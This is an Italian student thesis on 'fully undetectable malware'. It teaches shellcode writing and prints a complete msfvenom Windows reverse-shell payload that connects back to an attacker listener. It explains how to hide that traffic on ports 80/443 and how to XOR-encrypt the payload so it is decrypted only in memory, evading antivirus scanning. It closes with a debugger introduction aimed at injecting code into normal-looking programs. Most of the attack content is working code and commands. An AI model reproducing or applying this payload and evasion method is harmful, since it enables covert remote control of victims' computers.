Fully Undetectable Malware

Tesina del candidato ***Alessandro Groppo***

Istituto d'Istruzione Superiore "*Camillo Olivetti*"

Anno scolastico 2016/2017

Contacts:
Twitter : @alegrpp_7
Mail: ale.grpp@gmail.com

Prefazione

Da molti anni esiste una continuo conflitto tra sviluppatori di malware e di antivirus, gli uni che rincorrono gli altri.
Purtroppo gli sviluppatori di malware riescono sempre ad avere la meglio e ad essere ad almeno un passo più avanti di chi invece cerca di sviluppare software di sicurezza per diverse piattaforme.
In questo documento discuteremo principalmente il lavoro degli antivirus ed i vari controlli che sono destinati a fare sui singoli file del nostro computer. Allo stesso tempo vedremo anche qualche trucchetto per eludere questi controlli ed avere la meglio sui più comuni antivirus in circolazione.

L'obiettivo di questo lavoro è quello di comprendere il funzionamento degli AV, le diverse vulnerabilità e ‘zone buie’ presenti all'interno degli stessi, inserendo anche qualche nozione sulle difese implementate negli anni da parte dei sistemi operativi, sulla scrittura di uno shellcode e su reverse-engineering.

Per quanto riguarda la lettura di questo lavoro, infine, non sono richieste conoscenze particolari, sebbene sia consigliabile una medio-bassa conoscenza riguardo assembly e C.

Shellcode

Cos'è uno *shellcode*

Se dividiamo la parola, troviamo la parola *shell* (=terminale) e *code* (=codice). Da questo potremmo dedurre che si tratti semplicemente un codice per una shell, o meglio, un codice per eseguire una shell. Ed in effetti è così, anche se non del tutto.
Se dovessimo dare una reale definizione di quello che è effettivamente uno shellcode, dovremmo asserire che si tratta di una sequenza di istruzioni macchina da far eseguire in successione al processore.
Questa definizione deriva dal fatto che generalmente le istruzioni da far eseguire alla macchina sono atte ad aprire una shell (remota o per *privilege escalation*), ma allo stesso modo uno shellcode potrebbe avere come intento quello di modificare/eliminare file, scaricare da internet un virus con dimensioni maggiori oppure fare qualsiasi altra cosa sia stato designato a fare.
Da qui, la definizione più appropriata potrebbe essere più semplicemente *somecode*, ma per comodità utilizzeremo la parola shellcode.

Come funziona la compilazione

Quando scriviamo un programma in un linguaggio compilato, quale può essere d'esempio il C, sappiamo che il nostro codice sorgente viene tradotto nel linguaggio più vicino alla macchina (l'assembly), per poi essere eseguito nell'unico linguaggio che il computer realmente capisce, ovvero il binario.
Con questa brevissima spiegazione sul funzionamento dei linguaggi compilati, ci siam persi un punto cruciale per capire il funzionamento dello shellcode, ovvero che ad ogni istruzione assembly generata dal compilatore, appartiene a sua volta una rappresentazione esadecimale (chiamata **codice operativo**).
Per comprendere meglio si veda l'esempio riportato di seguito:
Un'operazione comune che possiamo trovare al disassemblamento di un programma è l'operazione di *xor*, spesso utilizzata per azzerare il valore di un registro (eseguendo la xor di se stessa, si ottiene 0 come risultato).

Per i processori x86, l'istruzione di *xor* è rappresentata da
31
di conseguenza,per azzerare il registro *eax → xor eax,eax*
31 c0

Questo può essere definito l'ultimo step di 'traduzioni' da linguaggio compilato a linguaggio binario, perché il computer interpreterà questo codice operativo traducendolo in binario. Avremo dunque:
xor eax,eax → *31 c0* → **0011 0001 1100 0000**
rispettivamente assembly, codice operativo e binario.
(*In questo caso questa operazione occuperà 2 byte)*

Detto questo, non dobbiamo necessariamente scrivere lo shellcode in codici operativi (o peggio ancora in binario), ma utilizzando l'assembly, per poi andare successivamente a prendere i rispettivi codici operativi tramite *objdump* (di cui si parlerà a breve).

Scriviamo il primo shellcode

Abbiamo ora tutte le conoscenze disponibili per sviluppare il nostro primo shellcode.
Illustriamo adesso come sviluppare un semplice shellcode che ha l'obiettivo di spawnare una shell.
Andiamo adesso a scrivere quello di cui abbiamo bisogno in linguaggio C, utilizzando una syscall (chiamata di sistema), *execve()*.
Ci interessa conoscere ovviamente quello che questa syscall richiede come parametri, e il suo funzionamento, e possiamo vedere il tutto illustrato qui sotto:

execve - execute program

SYNOPSIS

```
#include <unistd.h>

int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

DESCRIPTION

execve() executes the program pointed to by *filename*. *filename* must be either a binary executable, or a script starting with a line of the form "**#!** *interpreter* [arg]". In the latter case, the interpreter must be a valid pathname for an executable which is not itself a script, which will be invoked as **interpreter** [arg] *filename*.

argv is an array of argument strings passed to the new program. *envp* is an array of strings, conventionally of the form **key=value**, which are passed as environment to the new program. Both *argv* and *envp* must be terminated by a null pointer. The argument vector and environment can be accessed by the called program's main function, when it is defined as **int main(int argc, char *argv[], char *envp[])**.

Il primo parametro è un puntatore a caratteri, che dovrà contenere il nome del programma da eseguire, mentre gli ultimi due sono puntatori a vettori di caratteri per passare parametri al

programma (rispettivamente: il secondo per passare i parametri dall'interno del programma e il terzo per le variabili d'ambiente).
Noi avremo bisogno solamente del primo parametro, in quanto quello che a noi interessa è spawnare una shell, senza bisogno di altri parametri. Ci occorre come primo parametro inserire */bin/sh* (scrivendo su terminale /bin/sh verrà infatti spawnata una nuova shell) e i restanti parametri *null*; dunque il seguente programma in C farà esattamente quello che a noi interessa.

```
#include <unistd.h>
int main()
{
        char * arg1="/bin/sh";
        execve(arg1,NULL,NULL);
}
```

Quindi compiliamo il nostro sorgente :

```
[Alessandro] >gcc exampleShell.c -o exampleShell
[Alessandro] >
```


Ed eseguiamolo :

```
[Alessandro] >./exampleShell
bash-3.2$
```

Come possiamo osservare, è stata creata una nuova shell! Questo significa che il nostro codice C funziona, ma ora arriva la parte più complicata: scrivere la stessa versione in assembly.
Entrando nella logica di assembly sappiamo che le cose cambiano, e si complicano.
Se conosciamo il funzionamento dello stack, sappiamo che utilizza una struttura LIFO (Last In First Out) e ciò significa che, tradotto, l'ultimo ad entrare è di conseguenza il primo ad uscire.
Utilizzeremo un interupt software per chiamare la nostra syscall e spawnare una shell.
Per fare ciò, all'interno di un sistema OS X, dobbiamo rispettare una struttura ben precisa, inserendo l'*opcode* (codice operativo) all'interno del registro *eax,* e pushando i parametri che ci interessano nello stack da destra verso sinistra (quindi inserire l'ultimo parametro per primo e così via fino ad arrivare al primo parametro, inserendolo per ultimo).
In più, per eseguire correttamente l'interupt, dovremmo aggiungere 4 byte extra nello stack (questo in ambienti OS X e FreeBSD).
Dunque, ricapitolando, quello che dobbiamo fare è:

1) Inserire il terzo parametro → *null*
2) Inserire il secondo parametro → *null*
3) Inserire il primo parametro → '/bin/sh'
4) Inserire il codice operativo(opcode) di *execve()* in *eax* → 0x3b (59 in decimale)
5) Aggiungere 4 extra byte allo stack
6) Chiamare l'interupt software

Dunque, al momento dell'interupt, lo stack dovrà essere come illustrato qui sotto:



Perfetto, possiamo ora sporcarci le mani con un po' di codice.
Iniziamo con il primo problema, inserire la stringa '*/bin/sh*' nello stack.
Per fare ciò si utilizza un vecchio trucchetto del *jump & call:*

```
jmp stringa
main:
……
……
……
……
stringa:
call main
db 'bin/bash',0      ; inizializziamo la stringa in memoria ram
```

In questa maniera, appena il codice inizierà, salterà subito a *stringa*, che a sua volta chiama la routine principale, *main*. Facendo così,memorizza nello stack l'indirizzo di ritorno (l'istruzione successiva al *call main*), che è proprio l'indirizzo che punta alla stringa '*/bin/bash*'.
Sappiamo che il primo parametro ('/bin/bash') deve essere passato per ultimo, salviamolo quindi momentaneamente in *ebx*; ci basterà dunque prelevare l'ultimo valore dello stack (l'indirizzo di ritorno che punta alla stringa) tramite il *pop*, e, dal momento che dovremo salvare il primo parametro in ebx, scriveremo:


```
jmp stringa
main:
pop ebx                    ; salviamo in ebx l'indirizzo della stringa '/bin/sh'
....
....
....
....
stringa:
call main
```

```
db 'bin/bash',0      ; inizializziamo la stringa in memoria ram
```

Prima di inserire il numero della syscall in *eax*, ci assicuriamo che il registro (che dovremo utilizzare successivamente) sia inizializzato con 0.

```
jmp stringa
main:
pop ebx                 ; salviamo in ebx l'indirizzo della stringa '/bin/sh'
xor eax,eax             ; azzeriamo eax
....
....
stringa:
call main
db 'bin/bash',0      ; inizializziamo la stringa in memoria ram
```

Ora, come spiegato precedentemente, dovremmo inserire i parametri in maniera inversa, inseriamo così dal terzo al primo parametro nello stack, e aggiungiamo i 4 byte extra che ci occorrono; per fare ciò sottrarremo 4 a *esp*. Questo registro (stack pointer) punta in cima allo stack, e dato che lo stack si sposta verso il basso (verso indirizzi più bassi, come illustrato nella figura qua sotto), basterà sottrarre 4 a *esp*.



E di conseguenza:

```
jmp stringa
main:
pop ebx                 ; salviamo in ebx l'indirizzo della stringa '/bin/sh'
xor eax,eax             ; azzeriamo eax
push 0x0                ; terzo parametro (null)
push 0x0                ; secondo parametro (null)
push ebx                ; primo parametro ('bin/sh')
sub esp,4               ; aggiungo 4 byte allo stack
```

....
....

```
stringa:
call main
db 'bin/bash',0      ; inizializziamo la stringa in memoria ram
```

Perfetto, possiamo finalmente concludere il nostro codice, inseriamo in *eax* l'opcode (**0x3b**) e lanciamo finalmente l'interupt software.

```
jmp stringa
main:
pop ebx                 ; salviamo in ebx l'indirizzo della stringa '/bin/sh'
xor eax,eax             ; azzeriamo eax
push 0x0                ; terzo parametro (null)
push 0x0                ; secondo parametro (null)
push ebx                ; primo parametro ('bin/sh')
sub esp,4               ; aggiungo 4 bytes allo stack
add eax,0x3b            ; inserisco in eax l'opcode di execve
int 0x80          ; interupt

stringa:
call main
db 'bin/bash',0      ; inizializziamo la stringa in memoria ram
```

Ora il nostro assemblato è completo!
Ci basterà assemblarlo con *masm*:

```
[Alessandro] >nasm -f macho -o execve.o execve.asm
[Alessandro] >
```

Linkarlo tramite *ld*:

```
[Alessandro] >ld execve.o -o execve
[Alessandro] >
```

e finalmente eseguirlo:

```
[Alessandro] >./execve
bash-3.2$
```

Come vediamo è stata spawnata una shell, proprio quello che a noi interessava.

Integriamo lo shellcode in un programma

Ora che abbiamo creato il nostro shellcode, dovremmo andare a scriverlo in maniera da poterlo integrare in un programma, dunque andare a prendere i rispettivi codici operativi del disassemblato e inserirli in successione.
Per prima cosa utilizzeremo *otool* (oppure *objdump*) per ottenere gli opcode che ci interessano.

```
[Alessandro] >otool -t execve
execve:
Contents of (__TEXT,__text) section
00001fd3        e9 1b 00 00 00 5b 31 c0 68 00 00 00 00 68 00 00
00001fe3        00 00 53 05 3b 00 00 00 81 ec 04 00 00 00 cd 80
00001ff3        e8 e0 ff ff ff 2f 62 69 6e 2f 73 68 00
```

Il parametro -t visualizza l'esadecimale della sezione .text

Ora basterà prenderli nella sequenza con la quale sono visualizzati e inserirli come segue, in maniera da poterli poi inserire in un array di caratteri (supponendo in C) ed andarli ad eseguire.

*\x**e9**\x**1b**\x**00** [...]*
oppure
*0x**e9**, 0x**1b**, 0x**00** [...]*

Supponendo di voler utilizzare il primo approccio, avremo:

```
\xe9\x1b\x00\x00\x00\x5b\x31\xc0\x68\x00\x00\x00\x00\x68\x00\x00\x00\x00\x53\x05\x3b\x00\x00\x00\x81\x
ec\x04\x00\x00\x00\xcd\x80\xe8\xe0\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00
```

Volendo poi integrarlo in un programma in C, potremo creare un array di caratteri contenente lo shellcode:

```
unsigned char shellcode[]=
"\xe9\x1b\x00\x00\x00\x5b\x31\xc0\x68\x00\x00\x00"
"\x00\x68\x00\x00\x00\x00\x53\x05\x3b\x00\x00\x00"
"\x81\xec\x04\x00\x00\x00\xcd\x80\xe8\xe0\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00";
```

Per eseguirlo:

```
void executeShellcode() {
```

```
(* (int(*)()) shellcode)();
}
```

O più semplificata:

```
void executeShellcode() {
void (*fp)(); //function pointer
fp=shellcode;
fp();
}
```

Dunque un function pointer senza argomenti, viene assegnato l'indirizzo dello shellcode.

Utilizziamo metasploit

Quello che abbiamo visto finora era un semplice shellcode che potrebbe essere utilizzato per *privilege escalation*, quando dobbiamo invece instaurare una shell in remoto le cose si complicano ulteriormente. Per non divagare troppo sull'argomento —oltre che per comodità— andremo a vedere l'utilizzo di *msfvenom* (tool contenuto nel progetto *metasploit*, framework dedicato al penetration-testing).


L'obiettivo di questo tool, è quello di creare shellcode molto più complrddi che fanno fronte a qualsiasi esigenza, riguardo a qualsiasi piattaforma.
Noi supporremo di voler eseguire uno shellcode su un target Windows, indipendentemente se 32 o 64 bit, per instaurare una shell remota verso il nostro computer, in maniera da poterlo controllare remotamente.
Utilizzeremo così, la classica *reverse shell.*
Il concetto di reverse shell è molto intuitivo:
Anzichè essere noi a richiedere una shell verso la macchina vittima, sarà quest'ultima a 'richiedere' a noi di controllare una shell, riuscendo così ad eliminare ogni problema legato al firewall, in quanto si limita, generalmente, al controllo del traffico *in-bound* (traffico che arriva dall'esterno), a meno di regole aggiuntive.
Per un reverse shell locale, ci sono molte meno complicazioni, nel caso si volesse fare tramite IP pubblico, si dovrebbe tenere conto di più cose. Ad esempio, potrebbe essere utile analizzare possibili regole di firewall, analizzando il target con [1]*Network Scanner* come *nmap.* Inoltre, per destare meno sospetti, sarebbe ottimale mettersi in ascolto sulle porte 80 e 443 (servono i permessimetto di root sulla macchina in ascolto), in maniera da mascherarsi ad una eventuale analisi di rete , confondendosi con una semplice connessione HTTP/S.

[1] Network Scanner: tool dedicato all'analisi di rete. Generalmente utilizzato per conoscere i servizi in rete di un computer.

Di conseguenza, bisognerà, attraverso il router, permettere di accedere al listener tramite rete pubblica.
Questa tecnica è molto utilizzata, per il motivo che le vulnerabilità presenti all'interno delle reti locali, sfruttate dai worm, sono diventate sempre più rare. Questa 'carenza' ha portato anche gli stessi antivirus a non continuare gli sviluppi di analisi riguardanti il monitoraggio del traffico di rete locale, rimanendo obsoleti e non aggiornati, portando con sé una buona fonte di vulnerabilità.

Premessa: Per fornire un esempio completo di immagini, è stato utilizzato Kali Linux su VirtualBox. Kali è una distribuzione Linux con moltissimi tool pre-installati per ogni esigenza nell'ambito del penetration-testing. Il Metasploit Framework è disponibile in free download su Rapid7 per Windows e Linux, per maggiori informazioni https://www.metasploit.com/ .

Dopo questa breve introduzione, iniziamo aprendo il terminale e digitiamo *msfvenom* .



Come output vedremo l'*usage* (come va eseguito il programma) e i parametri disponibili, con il loro utilizzo è una breve spiegazione a riguardo. Come vediamo anche dall'output, msfvenom rimpiazza i vecchi tool (oramai non più presenti nelle versioni più aggiornate di Kali Linux) *msfpayload* e *msfencode*.

Se siamo interessati ad avere una lista di payloads ed encoders, basterà richiamare il programma con argomento ***--list*** (o più semplicemente ***-l***) seguito da quello di cui abbiamo bisogno. Volessimo ad esempio vedere tutti i payload disponibili, basterà scrivere:

msfvenom --list payloads

Capito come si usa, andiamo a scrivere il nostro shellcode tramite msfvenom:

Riporto anche una descrizione su quanto scritto:

- Il parametro **p** indica il payload che ci interessa utilizzare. In questo caso abbiamo scelto una *reverse_tcp* per Windows (per listare i payloads disponibili, basta vedere sopra).
    - I successivi valori (rispettivamente **LHOST** e **LPORT**) caratterizzano il payload. Dunque il primo (***Listener* Host**) è l'host di ascolto, andrà dunque messo l'indirizzo IP (locale o pubblico, differentemente dalle necessità) del computer col quale vorremmo avere accesso alla *reverse shell*. Nel caso l'attacco si svolga in locale e noi siamo gli ipotetici attaccanti, basterà digitare *ifconfig* da terminale e prendere il proprio IP locale nell'interfaccia wireless.
      Listener Port è invece la porta di ascolto, ovvero dove successivamente ci metteremo in ascolto in attesa della shell. 4444 è quella di default, ho messo quella solo per il suo utilizzo standard.
- **platfom** specifica la macchina sulla quale verrà eseguito lo shellcode, Windows.
- **arch** specifica invece l'architettura. L'utilizzo dell'architettura x86 (32 bit) è per una questione di portabilità, in quanto, grazie all'ereditarietà del 'nuovo' 64 bit, sarà eseguibile su ambedue le architetture.
- **f** *(format)* specifica il formato in cui lo vogliamo. A noi interesserà poi integralo in un programma in C, dunque gli passeremo *'c'* come argomento. Si possono utilizzare altri linguaggi (come python), come anche direttamente eseguibili (formati *.exe* ad esempio).
- Infine salvo lo shellcode in un file 'shellcode.txt', in maniera da averlo direttamente salvato sul computer.

Il payload è 333 bytes. A noi essenzialmente non interessa in quanto lo dobbiamo integrare in un programma, e di spazio ne abbiamo quanto desideriamo. Risulta invece molto più determinante in altre applicazioni, come nei *Code Caves* (che tratteremo approfonditamente nell'ultimo capitolo).

Dunque ora il nostro *shellcode.txt* conterrà lo shellcode:

```
root@kali:~# cat shellcode.txt
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xc0\xa8\x00\x08\x68\x02"
"\x00\x11\x5c\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00"
"\x53\xff\xd5";
```

Perfetto, ora non resta che integrarlo in un programma (come visto sopra) e successivamente criptarlo.

Codifichiamo il nostro shellcode

La fase di criptaggio di uno shellcode, per passare inosservato all'**analisi statica** degli AntiVirus (che approfondiremo successivamente) è vitale.
Giusto per introdurre l'argomento, l'analisi statica permette all'antivirus di scannerizzare il binario del programma alla ricerca di ipotetici valori classificati come malware (dove sono presenti e in continuo aggiornamento buona parte degli shellcode), nel caso questi siano presenti, il file sarà segnalato come potenziale pericolo.
Bypassare questo tipo di analisi è molto semplice in quanto, come introdotto dal titolo del paragrafo, basterà criptare e successivamente decriptare il nostro shellcode.
Il compito del criptaggio è quello di rendere ardua l'analisi da parte dell'AV e da reverse-engineering (argomento del capitolo successivo).
Dato che l'AV esegue controlli sui file presenti sull'hard disk, noi andremo a decriptare ed eseguire lo shellcode direttamente in memoria RAM, zona in cui l'AntiVirus non ha possibilità di analizzare (una volta eseguito); vediamo dunque come è possibile deciptare il nostro shellcode in maniera da bypassare questo tipo di analisi.

Per criptare il nostro shellcode utilizzeremo una XOR con 4 indici, che andrà a eseguire la *xor* di quest'ultimo utilizzando in successione i 4 indici presenti nella chiave specificata (che servirà anche successivamente per decriptare lo shellcode).

Ipotizziamo dunque una chiave simile:

```
unsigned char key[]={
        0xcc, 0xfa, 0x1f, 0x3d
};
```

Questa rappresentazione non è altro che un array di caratteri contenenti la chiave di criptazione/decriptazione dello shellcode, composta da 4 indici.
I 4 indici sono, in esadecimale:
0xcc
0xfa
0x1f
0x3d

Per criptare il nostro shellcode è sufficiente un ciclo for su tutto l'array dello shellcode che esegue la *xor* di esso, con indice for determinato dal resto tra la grandezza dello shellcode e l'indice *i* (risultato che sarà progressivo da 0 a 4, e reitererà questi valori fino alla fine dello shellcode).

```
        for ( i=0; i<(sizeof(shellcode)-1) ; i=i+1){
        shellcode[i]=shellcode[i]^key[i % sizeof(key)];
        }
```

Alla fine del ciclo, avremo l'array di caratteri dello shellcode criptato con la chiave specificata, ora basterà aggiungere una funzione al nostro malware che prima di eseguire lo shellcode, lo decript.

```
void decode() {
	printf("\nDecripto lo shellcode .... \n");
	for (i=0; i<(sizeof(shellcode)-1); i+=1)
		shellcode[i]=shellcode[i]^key[i%sizeof(key)];
	printf("Shellcode decriptato !\n");
}
```

Dunque, prima di eseguire lo shellcode, bisognerà richiamare la seguente funzione:

```
void executeShellcode() {
decode();
(* (int(*)()) shellcode)();
}
```

Come abbiamo detto, questo metodo funziona egregiamente per bypassare l'analisi statica da parte di AV ma non basterà per bypassarlo interamente, perché, come vedremo nel capitolo dedicato, il malware fallirà al momento che l'AV simula in una Sand Box l'esecuzione del nostro programma.

Reverse-engineering

Concetto fondamentale

Il reverse-engineering (letteralmente *analisi inversa*) permette di analizzare il funzionamento di un programma andando a disassemblare e monitorare l'esecuzione di quest'ultimo.
Quello che andremo a vedere sarà giusto una brevissima introduzione circa l'argomento, dal momento che ne faremo uso più avanti per iniettare del nostro codice all'interno di un programma, spacciandolo per normale.
Il termine *reverse-engineering*, o ingegneria inversa, ha ambito non solo nel settore informatico; basti pensare che fu utilizzato, e ancora tutt'oggi, in ambito militare, per capire gli attacchi del nemico e migliorare i propri.
Mi serve citare *Wikipedia* per far capire esattamente il suo significato:

"Il processo di ***reverse engineering*** *consiste nell'analisi dettagliata del funzionamento, progettazione e sviluppo di un oggetto (dispositivo, componente* elettrico*, meccanismo, software, ecc.) al fine di produrre un nuovo dispositivo o programma che abbia un funzionamento analogo, magari migliorando o aumentando l'efficienza dello stesso,* ***senza in realtà copiare niente dall'originale****."*

Ritornando all'ambito informatico, l'analisi inversa di un software richiede buona conoscenza del linguaggio assembly, di programmazione e di logica, che con l'aiuto di tool creati ad-hoc, permettono di risalire al dettagliato funzionamento del programma, fino ad arrivare ad una **rappresentazione ad alto livello di astrazione** (e.g. pseudocodice*).*
L'applicazione di questo processo in ambito informatico è molto vasta, dal cheating in videogame al bypassare controlli integrati nel programma (codici di verifica, password...).
Per far capire meglio il concetto, e dato che successivamente ne faremo un piccolo uso (per questo mi limiterò ad un esempio molto basilare) andremo a vedere l'utilizzo di OllyDbg e qualche accenno su IDA

OllyDbg

OllyDbg è scaricabile dal sito ufficiale *ollydbg.de* in versione gratuita, disponibile solamente per Windows.
Non è l'unico tool in grado di fare queste cose, ci sono molte alternative come *WinDbg*, oppure IDA, quest'ultimo molto più professionale e completo, offrendo in più grafici e viste molto più intuitive. Esso è però a pagamento, pur esistendo una versione free limitata.

Senza dilungarci troppo, andiamo subito a vedere OllyDbg in azione!
Scriviamo un semplice programma in C, che avrà le seguenti funzionalità:

1) Richiedere in input una password
2) Confrontare la password in input con quella corretta del programma
3) Dare 3 possibilità di errore per la password


Il codice è il seguente:

```
#include <stdio.h>
#include <string.h>
int main()
{
	int i;
	char password[64];
	char passwordCorretta[]="mhaaanz";
	for (i=0 ; i<3 ; i+=1) {
	printf("Inserisci password: ");
	scanf("%s",password);
	if (strcmp(password,passwordCorretta) == 0) {
		printf("Password corretta!\n");
		i=3;
		return 0;
	}
	else {
		printf("Pasword errata, riprovare\n");
	}
	}
}
```

Una volta compilato, andiamo a trascinare il nostro eseguibile in OllyDbg, e andiamo a vedere quello che ci interessa per il nostro “lavoretto”:

Questa è una parte di codice assembly del nostro programma, più nello specifico la parte che interessa a noi (il *main*) nella quale possiamo vedere la rappresentazione ASCII di qualche stringa, come *“Inserisci password:”* oppure *“Password corretta!”*.

Sulla destra, possiamo vedere anche lo stato dei registri e delle flag, che ci torneranno molto utili in fase di debug!

